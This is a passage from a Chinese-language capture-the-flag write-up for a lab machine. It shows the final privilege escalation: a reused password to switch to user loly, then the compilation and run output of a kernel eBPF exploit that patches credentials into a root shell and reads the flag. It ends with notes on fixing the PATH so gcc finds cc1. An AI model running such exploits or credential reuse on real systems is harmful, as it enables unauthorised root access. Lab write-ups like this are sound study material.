systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
loly:x:1000:1000:sun,,,:/home/loly:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:116:MySQL Server,,,:/nonexistent:/bin/false
www-data@ubuntu:/tmp$
```

尝试用上面的密码登陆 `loly` 用户，成功
接着继续进行编译，然后就编译成功了 (???)

```
www-data@ubuntu:/tmp$ su loly
su loly
Password: lolyisabeautifulgirl

loly@ubuntu:/tmp$ gcc tmp.c -o tmp
gcc tmp.c -o tmp
loly@ubuntu:/tmp$ ls
ls
systemd-private-56dc7660ca03405c983619732a30b4dc-systemd-timesyncd.service-f57ebF
tmp
tmp.c
VMwareDnD
vmware-root
loly@ubuntu:/tmp$ ./tmp
./tmp
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff8800342a2d00
[*] Leaking sock struct from ffff88007b176b40
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035c57240
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880035c57240
[*] credentials patched, launching shell ...
# 
```

获得第二个 flag，结束

```
# cd /root
cd /root
# ls
ls
proof.txt  root.txt
# cat proof.txt
cat proof.txt
ebc8fa9ac6c6058d23ea3590957f0619
# 
```

4. 关于不用切换成用户 `loly` 也能编译成功这件事

https://blog.csdn.net/Zhouzi_heng/article/details/120229183

（2）编译

检查语法规范，消耗时间、系统资源最多

编译就是把C/C++代码(比如上述的“.i”文件)“翻译”成汇编代码，所用到的工具为cc1(它的名字就是cc1，x86有自己的cc1命令，ARM板也有自己的cc1命令)。

`cc1` 程序用于将源代码翻译为汇编代码，是非常重要的工具，没有就不能编译。如果提示说找不到，那就看看它究竟在哪

```
www-data@ubuntu:/tmp$ find /usr -name cc1
find /usr -name cc1
/usr/lib/gcc/x86_64-linux-gnu/5/cc1
```

cc1 是存在的


再看看环境变量 `$PATH`
提示是没有 cc1 所在的目录的，于是就加上 cc1 所在目录，当执行到 compilation 时，能够利用 PATH 找到 cc1。

```
www-data@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.
www-data@ubuntu:/tmp$ export PATH=$PATH:/usr/lib/gcc/x86_64-linux-gnu/5
export PATH=$PATH:/usr/lib/gcc/x86_64-linux-gnu/5
www-data@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.:/usr/lib/gcc/x86_64-linux-gnu/5
```

然后就能编译了

```
www-data@ubuntu:/tmp$ gcc tmp.c -o tmp2
gcc tmp.c -o tmp2
www-data@ubuntu:/tmp$ ls
ls
VMwareDnD
systemd-private-56dc7660ca03405c983619732a30b4dc-systemd-timesyncd.service-f57ebF
tmp
tmp.c
tmp2
vmware-root
```

后面切换到用户 loly 时，发现她的 PATH 跟 `www-data` 不同，这可能说明不同用户的环境配置是不同的



2. **用户特定的配置文件**：
   每个用户都有自己的配置文件，这些文件位于用户的主目录中，只对该用户生效。
   - `~/.bashrc`：用户特定的 Bash 配置文件，每次启动交互式 Shell 时加载。可以设置用户的别名、环境变量等。
   - `~/.bash_profile` 或 `~/.profile`：用于登录 Shell 的环境设置。
   - `~/.bash_logout`：用户登出时执行的命令。
   - `~/.zshrc` 和 `~/.zprofile`：如果用户使用的是 Zsh 而不是 Bash，配置文件通常是这两个。

那么就是 `www-data` 的 `gcc` 环境没配置好，我们手动配置就行了。(貌似有点运气成分)